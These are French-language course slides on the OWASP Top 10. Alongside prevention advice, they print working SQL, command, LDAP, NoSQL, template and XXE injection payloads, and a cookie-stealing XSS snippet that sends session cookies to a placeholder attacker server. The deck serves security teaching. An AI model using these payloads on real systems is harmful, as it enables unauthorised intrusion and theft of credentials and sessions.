LUGUS LABS

Open Web Application Security Project

Ostapenco Vladimir - pro@vladost.com

Qui je suis?

- Entrepreneur
- Ingénieur Système &| DevOps &| Développeur Open-Source
- Chez Lugus Labs
  - https://luguslabs.com/
- Page perso
  - https://vladost.com
- Mail
  - pro@vladost.com

Vladimir Ostapenco

Organisation

- Plan du cours
  - Presentation de la fondation OWASP
  - Projets OWASP
    - Outils
    - Documentation
  - OWASP TOP 10

- 1 x CM de 2h
- 2 x TP de 3h

Avertissement!

- Ce cours couvre les outils et techniques qui pourraient être utilisés pour le piratage des systèmes!
- Tous les outils discutés ou utilisés pendant ce cours doivent être recherchés et compris par l'étudiant!
- Attention!
    - N'attaquez rien sans permission!
    - Vous pouvez faire un vrai mal!
    - Vous serez puni pour cela!

La Fondation OWASP

- Le projet Open Web Application Security (OWASP) est une fondation à but non lucratif qui vise à améliorer la sécurité des logiciels
- Comprend
  - **~180 projets** open source
  - **Des dizaines de milliers** de membres
  - Des multiples conférences educatives
  - Réunions locales dans **+ 200 villes**

https://owasp.org/

La Fondation OWASP - Suite

- En plus, vous trouverez de façon gratuite et libre :
  - Des outils et des normes de sécurité des applications
  - Des livres décrivant la façon de tester la sécurité des applications, le développement de code sécurisé ainsi que les revues de code sécurisées
  - Des présentations et des vidéos
  - Des aides mémoires simples à suivre pour les développeurs d'applications et les défenseurs
  - Des critères de contrôles de sécurité
  - Des recherches de pointe
  - Des listes de diffusion

https://owasp.org/

Projets OWASP - Outils

- **Amass**
  - Énumération DNS approfondie, cartographie des surfaces d'attaque et découverte d’assets externes
- **Zed Attack Proxy (ZAP)**
  - Scanner de sécurité des applications Web
- **Dependency Track**
  - Plate-forme d'analyse des composants qui permet d'identifier et de réduire les risques liés à l'utilisation de composants tiers et open source
- **Juice Shop**
  - Application Web non sécurisée la plus moderne et la plus sophistiquée
- **DefectDojo**
  - Outil de gestion de la programme de sécurité et des vulnérabilités
- **Offensive Web Testing Framework (OWTF)**
  - Automatisation de la partie manuelle et non créative des tests d'intrusion

Projets OWASP - Documentation

- **Top Ten**
  - Risques de sécurité les plus critiques pour les applications Web
- **Web Security Testing Guide (WSTG)**
  - Guide complet pour tester la sécurité des applications Web et des services Web
- **Mobile Security Testing Guide**
  - Manuel de test de sécurité des applications mobiles et de reverse engineering pour les testeurs de sécurité mobile iOS et Android
- **Application Security Verification Standard**
  - Base pour tester les contrôles de sécurité des applications Web et fournit également aux développeurs une liste d'exigences pour un développement sécurisé
- **Cheat Sheet Series**
  - Ensemble de guides de bonnes pratiques simples à suivre pour les développeurs d'applications et les défenseurs

OWASP TOP TEN

1. Injection
2. Broken Authentication
3. Sensitive Data Exposure
4. XML External Entities (XXE)
5. Broken Access Control
6. Security Misconfiguration
7. Cross-SIte Scripting (XSS)
8. Insecure Deserialization
9. Using Components with Known Vulnerabilities
10. Insufficient Logging & Monitoring

https://owasp.org/www-project-top-ten/

1. Injection

- Des données non fiables ou non valides sont envoyées et interprétées par une application Web
- Cela permet d'exécuter des commandes ou d'accéder aux données sans autorisation appropriée
- **Types des injections**
  - Injections SQL
  - Injections de commande
  - Injections LDAP
  - Injections NoSQL
  - Injections d'en-tête SMTP
  - Injections template côté client et côté serveur
- **Les causes principales**
  - Les données fournies par l'utilisateur ne sont pas validées, filtrées ou nettoyées par l'application
  - Les données fournies par l'utilisateur sont directement utilisées ou concaténées dans des requêtes dynamiques, des commandes ou des procédures
  - Pas des limites de la quantité de données renvoyées par une seule requête

1. Injection - Injections SQL (SQLi)

- Vulnérabilité permettant à un attaquant d'interférer avec les requêtes qu'une application fait à sa base de données
- Permet généralement à un attaquant de visualiser des données qu'il n'est normalement pas en mesure de récupérer
- Dans certaines situations, un attaquant peut escalader une attaque par injection SQL pour compromettre le serveur sous-jacent ou effectuer une attaque par déni de service
- **Types des injections SQL**
  - Tautology
  - Union-based
  - Error-based
  - Blind
  - Stacked Queries

1. Injection - SQLi - Elements du langage SQL

- Les instructions SQL commencent par des verbes
  - `SELECT` - récupérer des données d'une table
  - `INSERT` - insérer des données
  - `DELETE` - supprimer des données
  - `UPDATE` - modifier des données
  - `DROP` - supprimer une table
  - `UNION` - combiner des données de plusieurs requêtes
- Conditions supplémentaires
  - `WHERE` - filtrer les entrées
  - `AND`/`OR`/`NOT` - filtrer les entrées avec plusieurs conditions
  - `ORDER BY` - trier les entrées

- **Caractères spéciaux**
  - `'` et `"` - délimiteurs de chaîne
  - `--`, `/*` et `#` - délimiteurs de commentaire
  - `*` et `%` - wildcards
  - `;` - termine l'instruction SQL
  - `=`, `+`, `>`, `<`, `()` - pour la logique programmatique

1. Injection - SQLi - Detection et Validation

- **Detection**
  - Le serveur se comporte bizarrement avec les entrées liées à SQL
    - Provoquez un erreur ou un comportement étrange
      - Essayez d'envoyer: `[Rien]` , `'` , `"` , `` ` ``
- **Validation**
  - Exécuter une opération logique
    - Si `?id=1` retourne le même résultat que `?id=2-1`
  - Vous pouvez voir des messages d'erreur
  - Vous pouvez repérer les différences lorsqu'une requête fonctionne et quand elle ne fonctionne pas
  - Dans certains cas, vous ne remarquerez aucun changement sur la page que vous testez, même s'il y a une injection (blind SQLi)
- **Ensuite**, vous devez trouver le moyen d'injecter des données dans la requête sans la casser
  - Trouver comment réparer la requête ou échapper du contexte actuel

1. Injection - SQLi - Tautology

- **Tautology** - injection SQL la plus simple
- Utiliser une instruction qui est évaluée comme toujours vraie (1=1)

```
SELECT * FROM users user='$user' and password='$password';
```

- **Exploitation**
  - *Example 1 (Authentication Bypass)*
    - User = admin
    - Password = whatever’ or 1=’1
  - *Example 1.1 (plus simple)*
    - User = admin’;# - mettre en commentaire and password=’$password’;
  - *Example 2*
    - User = admin’ or 1=1;# - afficher tous les utilisateurs

1. Injection - SQLi - Union-based

- **Union-based** - utiliser l'instruction `UNION`
- Permet de joindre des requêtes `SELECT` et extraire des informations de la BDD
- **Conditions**
  - Chaque `SELECT` doit avoir le même nombre de colonnes
  - Chaque colonne de deux requêtes doit avoir le même type de données

```
SELECT * FROM users user='$user' and password='$password';
```

- **Exploitation**
  - Trouver le nombre des colonnes
    - User = `admin' union select 1, 2, 3, 4, 5, 6, 7 from accounts;#`
  - Trouver les colonnes qui sont affichés sur la page
  - Extraire des informations de la BDD
    - User = `admin' union select 1, username, password, 4, 5, 6, 7 from accounts;#`

1. Injection - SQLi - Error-based

- **Error-based** - Utiliser les messages d’erreur afin d’exfiltrer des données
  - L'objectif est de faire en sorte que la base de données réponde avec des noms de table et d'autres informations dans des messages d'erreur
  - Généralement, nous permet de découvrir la syntaxe de la requête afin que nous puissions facilement construire l'attaque
  - Peut être utilisé pour l'énumération de la base de données entière

```
org.owasp.webgoat.sql_injection.introduction.SqlInjectionLesson5b : malformed string: ' in statement
[SELECT * From user_data WHERE Login_Count = ? and userid= ']
Your query was: SELECT * From user_data WHERE Login_Count = ' and userid= '
```

1. Injection - SQLi - Blind

- **Blind** - les réponses ne contiennent pas les résultats de la requête SQL appropriée ni les détails des erreurs de base de données
- **Types**
  - *Basé sur des réponses conditionnelles* - l'application se comporte différemment selon que la requête renvoie ou non des données (la requête renvoie *true* ou *false*)
  - *Basé sur des erreurs SQL* - l'application se comporte différemment selon que la requête renvoie des erreurs ou non
  - *Basé sur des délais* - l'application est mise en pause, par l'exécution d'une opération complexe ou d'un sleep dans la requête
- **Exploitation**
  - *Basé sur des délais* `1' and sleep(10).` Si la fonctionnalité de *sleep* n'est pas disponible ou activé, vous pouvez utiliser une requête qui exécute des opérations complexes pendant plusieurs secondes

1. Injection - SQLi - Stacked Queries

- **Stacked Queries** - terminer la requête d'origine et exécuter une autre requête
  - Exploiter la fonctionnalité d'exécution de plusieurs instructions dans le même appel au serveur de base de données
  - La plupart du temps, ce type d'attaque est impossible car l'API et / ou le moteur de base de données ne prennent pas en charge cette fonctionnalité
- **Exploitation**
  - `?id=1;select%20*%20from%20mysql.users--`

1. Injection - SQLi - Outils

- **Découverte automatisée**
  - Vega
  - SQLMap
  - NMap
  - ZAP
  - Arachni
  - Burp Suite
- **Découverte des SQLi de type blind**
  - BSQL Hacker
  - SQLMap
  - SQLNinja
  - Mole
  - SQLSus

1. Injection - Injections de commande

- Vulnérabilité permettant à un attaquant d'**exécuter des commandes arbitraires du système d'exploitation (OS)** sur le serveur qui exécute une application, et généralement de compromettre complètement l'application et toutes ses données
- Selon l'endroit où votre entrée est injectée , vous devriez peut-être terminer le contexte (en utilisant `‘` , `` ` `` ou `“`) avant l’injection de commande
- **Exploitation**
  - Pour la requete `https://some-website.com/getStock?productID=381&storeID=29` l’application appele la commande `get-stock.py 381 29`
  - Étant donné que l'application n'implémente aucune défense contre l'injection de commande, un attaquant peut envoyer la requête suivante pour exécuter une commande
    - `https://some-website.com/getStock?productID=%26+whoami+%26&storeID=29`
    - L’application appellera la commande suivante: `get-stock.py & whoami & 29`

1. Injection - Injections LDAP

- L'**injection LDAP** est une attaque utilisée pour exploiter des applications Web qui construisent des instructions LDAP à partir des entrées utilisateur
- Pour effectuer cette attaque, il suffit de modifier les instructions LDAP avec un proxy local (Burp Suite)
- L'opération LDAP la plus courante est la recherche d'entrées à l'aide de filtres
  - Il est très important d'envoyer le filtre avec une syntaxe correcte ou une erreur sera générée
- **Exploitation**
  - *Login Bypass*
  - user=*
  - password=*
  - --> (&(user=*)(password=*))
  - *Découverte du mot de passe administrateur*
  - *(&(sn=administrator)(password=*)) : OK*
  - *(&(sn=administrator)(password=A*)) : KO*
  - *...*
  - *(&(sn=administrator)(password=M*)) : OK*

1. Injection - Injections NoSQL

- L'**injection NoSQL** est une vulnérabilité dans une application Web qui utilise une base de données NoSQL
- Cette vulnérabilité permet à une partie malveillante de contourner l'authentification, d'extraire des données, de modifier des données ou même d'obtenir un contrôle complet sur l'application
- Les attaques par injection NoSQL sont le résultat d'un manque de nettoyage des données
- Les moteurs de base de données NoSQL n'ont pas un langage de requêtage standardisé, le langage de requête dépend de l'implémentation

- **Exploitation**
  - *Authentication bypass - MongoDB + PHP*

```
$username = $_POST['username'];
$password = $_POST['password'];
$connection = new
MongoDB\Client('mongodb://localhost:27017');
if($connection) {
        $db = $connection->test;
        $users = $db->users;
        $query = array(
                "user" => $username,
                "password" => $password
        );
        $req = $users->findOne($query);
}
```

  - L'attaquant fournisse les données d'entrée suivantes sous forme de requête POST:

    `username[$eq]=admin&password[$ne]=foo`

1. Injection - Injections d’en-tête SMTP

- L’**injection d’en-tête SMTP** se produit lorsqu'un attaquant est capable de modifier les en-têtes SMTP et changer le comportement de la fonction d'envoi de courrier
- Si l'entrée de l'utilisateur n'est pas correctement nettoyée, cela nous permet d'injecter l'un des champs d'en-tête SMTP tels que, **BCC**, **CC**, **Subject**, etc., ce qui permet d'envoyer du spam depuis le serveur de messagerie aux victimes via un formulaire de contact
- Avant d'ajouter un nouvel argument, nous devons ajouter un nouveau saut de ligne qui sépare chaque champ d'un autre, la valeur hexadécimale du saut de ligne est `0x0A`
- **Exploitation**
  - *Injecter **CC** et **BCC** après l'argument de l'expéditeur*
    - `From:sender@domain.com%0ACc:recipient1@domain.co,%0ABcc:recipient2@domain.com`
      - Le message sera envoyé aux comptes du *recipient1* et du *recipient2*

1. Injection - Injections template côté serveur

- L’**injection template côté serveur** se produit lorsqu'un attaquant est capable d'utiliser la syntaxe de template pour injecter du code malveillant, qui est ensuite exécutée côté serveur
- Peuvent se produire lorsque l'entrée utilisateur est concaténée directement dans un template, plutôt que transmise sous forme de données
- Cela permet aux attaquants d'injecter des directives de template afin de manipuler le moteur, leur permettant souvent de prendre le contrôle complet du serveur
- **Exploitation**
  - ***Twig PHP Template Engine***
    - *Code Vulnerable* `$output = $twig->render("Dear " . $_GET['name']);`
    - *Exploitation* `http://vulnerable-website.com/?name={{payload}}`

1. Injection - Injections template côté client

- L’**injection template côté client** se produit lorsqu'un attaquant est capable d'utiliser la syntaxe de template pour injecter du code malveillant, qui est ensuite exécutée sur la machine victime (côté client)

- **Exploitation**
  - ***VueJS Javascript Framework***
    - *Code Vulnerable:* `<h1>Hello ?name=${escapeHTML(name)}</h1>`
    - *Exploitation:* `https://vuln-site.com/?name={{this.constructor.constructor('alert("foo")')()}}`

1. Injection - Comment empêcher?

- Essayez de séparer les entrées utilisateur des commandes et des requêtes
  - L'option préférée est d'**utiliser une API sûre**, qui évite totalement l'utilisation de l'interpréteur ou fournit une interface paramétrée, ou utiliser des outils avec Object Relational Mapping (ORM)
- Utilisez une **validation d'entrée côté serveur** et/ou une «liste blanche»
- Pour toute requête dynamique, **échappez les caractères spéciaux**
- **Utilisez LIMIT** et d'autres directives de contrôle SQL dans les requêtes pour empêcher la divulgation massive d'enregistrements en cas d'injection SQL

2. Broken Authentication

- Les fonctions d'application liées à l'authentification ou à la gestion de session ne sont pas implémentées correctement
- Cela permet à un attaquant d'obtenir vos mots de passe, clés et session tokens et de voler votre identité
- *L'application est-elle vulnérable?*
    - Permet le brute force ou d'autres attaques automatisées
    - Autorise les mots de passe par défaut, faibles ou connus
    - Utilise un processus de récupération des informations d'identification faible ou inefficace
    - Utilise des mots de passe en texte brut, chiffrés ou hachés avec un algorithme faible
    - A une authentification multifacteur manquante ou inefficace
    - Expose les ID de session dans l'URL
    - Ne fait pas pivoter les ID de session après une connexion réussie
    - N'invalide pas correctement les ID de session

2. Broken Authentication - Exemples

- *Problèmes d'énumération des utilisateurs*
  - Si sur un site web vous trouverez le formulaire de connexion ou de mot de passe oublié, vous pouvez essayer d'énumérer les utilisateurs
  - Nous fournirons un e-mail ou un mot de passe invalide et il nous dira que cet e-mail n'existe pas
  - C'est un problème car nous pourrons tester les mails et découvrir s'ils sont présents dans la base de données
- *Problèmes de fixation de session*
  - Nous interpréterons les demandes: *Avant la connexion*, *Après connexion*, *Après la déconnexion*
  - Nous verrons s'il existe un jeton de session fixe qui ne change pas
  - Nous vérifierons également si, après la déconnexion, le jeton est expiré ou non
    - Nous passerons l'ancien identifiant de session et verrons si nous pouvons l'utiliser pour nous connecter
  - Nous allons également essayer de modifier légèrement le jeton d'authentification pour voir si nous pouvons nous connecter en tant que personne différente

2. Broken Authentication - Exemples - Suite

- *Des cookies faibles*
  - Nous allons modifier les valeurs des cookies pour essayer d’utiliser la session d'un autre utilisateur
  - Si nous trouvons dans le cookie un identifiant, comme par exemple `uid = 24`
  - Nous allons remplacer `uid` par une autre valeur pour voir si nous sommes connectés en tant que quelqu’un d'autre

2. Broken Authentication - Comment empêcher?

- Dans la mesure du possible, implémentez l'authentification multifacteur pour empêcher les attaques automatisées (le credential stuffing, le brute force et la réutilisation d'informations d'identification volées)
- Ne déployez pas l'application avec des informations d'identification par défaut (en particulier pour les utilisateurs administrateurs)
- Vérifiez si le mot de passe saisi par l'utilisateur est faible (comparez les mots de passe avec une liste des 10000 pires mots de passe)
- Alignez les politiques de longueur, de complexité et de rotation des mots de passe avec les directives NIST 800-63 B
- Assurez-vous que la fonctionnalité d'inscription, de la récupération de mot de passe et les d'API sont protégées contre les attaques d'énumération de compte
- Limitez ou retardez progressivement les tentatives de connexion échouées
- Loggez tous les échecs de connexion et alertez les administrateurs lorsque le credential stuffing, le brute force ou d'autres attaques sont détectés
- Utilisez un gestionnaire de session intégré, sécurisé et côté serveur, qui génère un nouvel ID de session aléatoire avec une entropie élevée après la connexion. Les identifiants de session ne doivent pas figurer dans l'URL, être stockés en toute sécurité et invalidés après la déconnexion, l'inactivité et un délai d'expiration

3. Sensitive Data Exposure

- L'***exposition de données sensibles*** se produit lorsqu'il est possible de récupérer des informations sensibles à partir d'un serveur ou d'une application Web
- *L'application est-elle vulnérable?*
  - Les données sensibles sont-elles cryptées?
    - *En transit:* Des données sont-elles transmises en texte clair?
    - *Au repos:* Les mots de passe stockés en texte clair dans la BDD?
  - Des algorithmes cryptographiques anciens ou faibles sont-ils utilisés?
  - Les clés de chiffrement par défaut sont-elles utilisées, les clés de chiffrement faibles sont-elles générées ou utilisées, ou une gestion ou une rotation des clés appropriée manque-t-elle?
  - Le chiffrement est-il forcé par le serveur? En-têtes de sécurité manquants?
  - Le client vérifie-t-il si le certificat du serveur est valide?
  - Certaines données inutiles sont-elles stockées sur le serveur et accessibles à tous?

3. Sensitive Data Exposure - Exemples

- Des informations d'identification sont présentes dans des fichiers JS
- Des backups avec les informations sensibles sont accessibles par tous
- Certains en-têtes de sécurité sont manquants dans les requêtes et les réponses
  - L'attaque de rétrogradation de protocole peut être effectuée, si l'en-tête HSTS (HTTP Strict Transport Security) est manquante
  - Nous pouvons vérifier les en-têtes de sécurité d’une application avec `securityheaders.com`
- Certains fichiers intéressants sont disponibles et peuvent être découverts à l'aide de scanners de vulnérabilités Web (Nikto) ou des outils comme `Dirbuster`
  - Le fichier `robots.txt` trouvé avec un contenu intéressant
  - Le dossier avec des backups peut être trouvé
- Les messages d'erreur détaillés dans entraînent une divulgation de données
- L’application Web utilise l'algorithme de chiffrement faible

3. Sensitive Data Exposure - Comment empêcher?

- Classez les données traitées, stockées ou transmises par une application
- Identifiez les données sensibles conformément aux lois sur la confidentialité, aux exigences réglementaires ou aux besoins de l'entreprise
- Appliquez les contrôles selon la classification
- Ne stockez pas de données sensibles inutilement
- Assurez-vous de chiffrer toutes les données sensibles même au repos
- Assurez-vous que des algorithmes, des protocoles et des clés solides sont en place
- Utilisez une bonne gestion des clés
- Cryptez toutes les données en transit avec des protocoles sécurisés tels que TLS avec le chiffrement PFS (Perfect Forward Secrecy) et des paramètres sécurisés
- Forcez le chiffrement à l'aide de directives telles que HTTP Strict Transport Security (HSTS)
- Désactivez la mise en cache pour les réponses contenant des données sensibles
- Stockez les mots de passe à l'aide de fonctions de hachage puissantes
- Vérifiez l'efficacité de la configuration et des paramètres

4. XML External Entities (XXE)

- Exploiter les processeurs XML vulnérables
- Uploader un document XML et/ou inclure du contenu hostile dans un document XML, en exploitant du code, des dépendances ou des intégrations vulnérables
- *L'application est-elle vulnérable?*
  - L'application accepte directement du XML ou des uploads des documents XML qui sont ensuite analysés par un processeur XML
  - Les processeur XML de l'application basé sur SOAP a le document type definitions (DTD) activé
  - L'application utilise SAML pour le traitement des identités. SAML utilise XML pour les affirmations d'identité et peut être vulnérable
  - L'application utilise SOAP de la version < 1.2

4. XML External Entities (XXE) - Bases de l'XML

- **Extensible Markup Language (XML)** est un langage de balisage qui définit un ensemble de règles pour coder des documents dans un format à la fois lisible par l'homme et par machine

```
<?xml version="1.0" encoding="ISO-8859-1"?> # Déclaration d'un document XML

<!DOCTYPE gift [ # Définition du type de document DTD
   <!ELEMENT Prenom ANY > # Déclaration d'un élément
   <!ENTITY from "Toto&Titi"> # Déclaration d'une entité
]>

<gift> # Déclaration d'un élément root
   <Prenom>Frank</Prenom> # Élément enfant
   <From>&from;</From> # Élément enfant
</gift>
```

4. XML External Entities (XXE) - Exemple

- Créez le fichier **test.xml**
- Énumérez le site Web pour trouver la fonction d'upload des fichiers
- Essayez d'uploader le fichier XML et interceptez la requête avec *Burp Suite*
- Envoyez la requête au *Repeater* et visualisez la réponse
- Si le serveur accepte les fichiers XML et les traite avec un processeur XML vulnérable, vous allez voir le contenu du fichier /etc/passwd

test.xml

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE example [
<!ELEMENT attack ANY >
<!ENTITY xxe SYSTEM "/etc/passwd" >
]>
<attack>&xxe;</attack>
```

4. XML External Entities (XXE) - Comment empêcher?

- Utilisez des formats de données moins complexes tels que JSON et évitez la sérialisation des données sensibles
- Corrigez ou mettez à jour tous les processeurs et bibliothèques XML utilisés par l'application
- Désactivez les entités externes XML et le traitement DTD dans tous les analyseurs XML de l'application
- Mettez en œuvre une «liste blanche», la validation, le filtrage ou la désinfection des entrées côté serveur pour éviter les données hostiles dans les documents, en-têtes ou nœuds XML
- Vérifiez que la fonctionnalité d’upload de fichiers XML valide le XML entrant
- Utilisez des outils SAST (Static application security testing) pour détecter XXE dans le code source
- Analysez le code source de l’application manuellement afin de détecter des XXE
- Pensez à utiliser des passerelles de sécurité API ou des pare-feu d'application Web (WAF) pour détecter, surveiller et bloquer les attaques XXE

5. Broken Access Control

- Un attaquant contourne le contrôle d'accès et accède à un endroit qu'il ne devrait pas
- Généralement, il existe 3 niveaux d'accès
  - Utilisateur anonyme (sans login)
  - Utilisateur connecté
  - Administrateur
- Le contrôle d'accès est cassé si
  - L’utilisateur peut accéder aux zones d’un autre utilisateur
  - L'utilisateur de niveau inférieur peut accéder aux zones utilisateur de niveau supérieur

5. Broken Access Control - Vulnérabilités courantes

- Contournement des vérifications de contrôle d'accès en modifiant l'URL, l'état de l'application interne ou la page HTML
- La clé primaire peut être remplacée par la clé d'un autre utilisateur, ce qui permet d'afficher ou de modifier le compte de quelqu'un d'autre
- Agir en tant qu'utilisateur sans être connecté, ou agir en tant qu'administrateur lorsqu'il est connecté en tant qu'utilisateur
- La relecture ou la falsification d'un JSON Web Token (JWT) ou l'abus de l'invalidation JWT
- Falsification d'un cookie ou d'un champ masqué pour élever les privilèges
- Une mauvaise configuration CORS permet un accès non autorisé à l'API
- Accès aux des pages authentifiées en tant qu'utilisateur non authentifié ou aux des pages privilégiées en tant qu'utilisateur standard
- Accès à l'API avec des contrôles d'accès manquants pour POST, PUT et DELETE

5. Broken Access Control - Attaques

- **IDOR (Insecure Direct Object Reference)**
  - Les paramètres saisis par l'utilisateur sont utilisés pour accéder directement aux ressources ou aux fonctions
  - Changement d'un paramètre, l'en-tête ou d'un cookie («id», «pid», «uid»)
  - L'attaquant peut accéder, modifier ou supprimer l'un des objets des autres utilisateurs en modifiant les valeurs
- **HTTP Parameter Pollution**
  - L'attaquant peut polluer les paramètres HTTP d'une application Web afin d'exécuter ou de réaliser une tâche / attaque malveillante spécifique différente du comportement prévu de l'application Web
  - L'attaque repose sur le fait que la fourniture de plusieurs paramètres HTTP avec le même nom peut amener une application à interpréter les valeurs de manière imprévue

5. Broken Access Control - Exemple

- Vous avez trouvé un formulaire qui permet de poster des commentaires sur une page Web
- En inspectant ce formulaire, vous trouvez un paramètre masquée
  - Ce paramètre peut être trouvé en inspectant les requêtes avec *Burp Suite* ou en inspectant le code source HTML
  - Ce paramètre spécifie l'identifiant de l'utilisateur qui publie un commentaire
- Vous voulez vérifier si le contrôle d'accès de ce formulaire est cassé
- Vous envoyez un commentaire en interceptant la requête et en modifiant cet identifiant avec *Burp Suite*
- Si ce formulaire est vulnérable, le commentaire sera publié au nom d'un autre utilisateur

5. Broken Access Control - Comment empêcher?

- Implémentez le control d'accès côté serveur
- À l'exception des ressources publiques, utilisez la politique deny par défaut
- Mettez en œuvre des mécanismes de contrôle d'accès une seule fois et réutilisez-les dans toute l'application
- Minimisez l'utilisation de CORS (Cross-Origin Resource Sharing)
- Vérifiez que les contrôles d'accès respecte le principe de la propriété enregistrement, plutôt que d'accepter que l'utilisateur peut créer, lire, mettre à jour ou supprimer tout enregistrement
- Désactivez le listing des répertoires du serveur Web
- Assurez-vous que les métadonnées des fichiers (par exemple .git) et les fichiers de backup ne sont pas disponibles
- Suivez les échecs de contrôle d'accès, alertez les administrateurs si besoin
- Limitez le taux d'accès à l'API et à l’application pour minimiser les dommages causés par des outils automatisés
- Vérifiez que les jetons JWT sont invalidés sur le serveur après la déconnexion

6. Security Misconfiguration

- Une mauvaise configuration de la sécurité peut se produire à n'importe quel niveau de la stack applicative, y compris les services réseau, la plate-forme, le serveur Web, le serveur d'applications, la base de données, les infrastructures, le code et les machines virtuelles, les conteneurs ou le stockage
- Donne aux attaquants un accès non autorisé à certaines données ou fonctionnalités du système
- *L'application est-elle vulnérable?*
    - La configuration de la sécurité approprié manquante
    - Des autorisations mal configurées sur des services cloud
    - Des fonctionnalités inutiles sont activées ou installées (les ports, services, pages, comptes inutiles)
    - Les comptes par défaut et leurs mots de passe sont toujours activés et inchangés
    - La gestion des erreurs révèle des traces ou d'autres messages d'erreur trop informatifs
    - Les dernières fonctionnalités ou options de sécurité sont désactivées ou ne sont pas configurées
    - Les paramètres de sécurité dans les serveurs d'applications, les frameworks, les bibliothèques, les bases de données ne sont pas définis avec des valeurs sécurisées
    - Le serveur n'envoie pas d'en-têtes ou de directives de sécurité ou ils ne sont pas définis sur des valeurs sécurisées

6. Security Misconfiguration - Comment empêcher?

- Mettez en place un processus de hardening répétable et automatisé qui permet de déployer rapidement et facilement un autre environnement correctement sécurisé
- Vérifiez que les environnements de développement, d'assurance qualité et de production sont configurés de la même manière, avec des informations d'identification différentes
- Vérifiez que la plate-forme est minimale sans fonctionnalités, composants, documentation et exemples inutiles
- Supprimez ou n'installez pas les fonctionnalités et frameworks inutilisés
- Mettez en place une architecture d'application segmentée qui fournit une séparation efficace et sécurisée entre les composants, avec segmentation, conteneurisation ou groupes de sécurité cloud
- Assurez-vous que le serveur envoie des directives de sécurité aux clients (En-têtes de sécurité)
- Mettez en place un processus automatisé pour vérifier l'efficacité des configurations et des paramètres dans tous les environnements

7. Cross-Site Scripting (XSS)

- La deuxième vulnérabilité la plus répandue et trouvée dans environ les deux tiers de toutes les applications
- Permet à un attaquant de compromettre les interactions des utilisateurs avec une application vulnérable
- Permet à un attaquant de se faire passer pour un utilisateur victime, d'exécuter toutes les actions que l'utilisateur est en mesure d'effectuer et d'accéder à ses données
    - Si l'utilisateur victime dispose d'un accès privilégié au sein de l'application, l'attaquant peut être en mesure d'obtenir un contrôle total sur toutes les fonctionnalités et données de l'application
- Fonctionne en manipulant un site Web vulnérable afin de renvoyer du JavaScript malveillant aux utilisateurs
    - Lorsque le code malveillant s'exécute dans le navigateur d'une victime, l'attaquant peut complètement compromettre son interaction avec l'application

7. Cross-Site Scripting (XSS) - Suite

- *Impact*
  - RCE (Remote Code Execution)
  - Vol des sessions
  - Vol des informations d'identification
  - Prise de contrôle de compte
  - Contournement MFA
  - Remplacement du nœud DOM
  - Téléchargement et exécution de logiciels malveillants
  - Keylogging
- Il existe trois types d'attaques XSS
  - ***Reflected XSS*** où le script malveillant provient de la requête HTTP actuelle
  - ***Stored XSS*** où le script malveillant provient de la base de données du site Web
  - ***DOM XSS*** où la vulnérabilité existe dans le code côté client plutôt que dans le code côté serveur

7. Cross-Site Scripting (XSS) - Reflected XSS

- L'application ou l'API inclut une entrée utilisateur non validée et sans échappement dans la réponse immédiate (dans la page HTML)
- Une attaque réussie peut permettre à l'attaquant d'exécuter du code HTML et JavaScript arbitraires dans le navigateur de la victime
- En règle générale, la victime doit *visiter l'URL construite par l'attaquant*
    - Le script de l'attaquant s'exécute dans le navigateur de l'utilisateur, dans le contexte de la session de cet utilisateur avec l'application.
    - À ce stade, le script peut effectuer n'importe quelle action et récupérer toutes les données auxquelles l'utilisateur a accès

7. Cross-Site Scripting (XSS) - Reflected XSS - Exemple

- Imaginons nous avons une application composée de la page PHP suivante
- L'application n'effectue aucun traitement de l'entrée, donc un attaquant peut facilement construire une attaque comme celle-ci
  - index.php?username=<script>alert(1)</script>
  - *Resultat:* Popup avec '1'
- L'attaquant peut injecter n'importe quel code dans la requête de le faire exécuter dans le navigateur de la victime

index.php

```
<?php
  $username = $_GET['username'];
  echo "Hi $username!";
?>
```

Voler les cookies

```
<script>document.write('<img
src="http://<YOUR_SERVER_IP>?c='+d
ocument.cookie+'" />')</script>
```

7. Cross-Site Scripting (XSS) - Stored XSS

- Lorsqu'une application reçoit des données d'une source non approuvée et inclut ces données dans ses réponses HTTP ultérieures de manière non sécurisée
- Les données en question peuvent être envoyées à l'application via des requêtes HTTP
    - Des commentaires sur un article de blog, des surnoms d'utilisateurs dans un salon de discussion ou des coordonnées sur une commande client
- Les données peuvent provenir d'autres sources non fiables
    - Une application de messagerie Web affichant des messages reçus via SMTP, une application de marketing affichant des publications sur les réseaux sociaux ou une application de surveillance de réseau affichant des données de paquets provenant du trafic réseau
- Le Stored XSS est considéré comme un risque de sécurité élevé ou critique

7. Cross-Site Scripting (XSS) - Stored XSS - Exemple

- Une application Web implémente la fonctionnalité de commentaires sur des articles
- Les commentaires peuvent être consultés par d'autres utilisateurs
- Si l'application n'effectue aucun autre traitement des données d'entrée (filtrage ou échappement), un attaquant peut facilement envoyer un message
  - `<p><script>alert(1)</script></p>`
  - ***Resultat:*** Popup avec '1'
- Le commentaire avec le code est stocké dans la base de données
- Le navigateur de tous les utilisateurs qui consultent ce commentaire exécutera ce code

7. Cross-Site Scripting (XSS) - DOM XSS

- Lorsqu'une application contient du *JavaScript* qui traite les données d'une source non approuvée de manière non sécurisée, généralement en écrivant les données dans le DOM
- Comme pour le reflected XSS, la victime doit *visiter l'URL construite par l'attaquant*
- **Exemple**
  - Vous avez le code JS suivant

```
var search = document.getElementById('search').value;
var results = document.getElementById('results');
results.innerHTML = 'You searched for: ' + search;
```


  - L'attaquant peut facilement construire une attaque
    - /?search=%3Cimg%20src%3D1%20onerror%3D%27alert%281%29%27%3E
    - *Sans URL encode:* /?search=<img src=1 onerror='alert(1)'>

7. Cross-Site Scripting (XSS) - Comment empêcher?

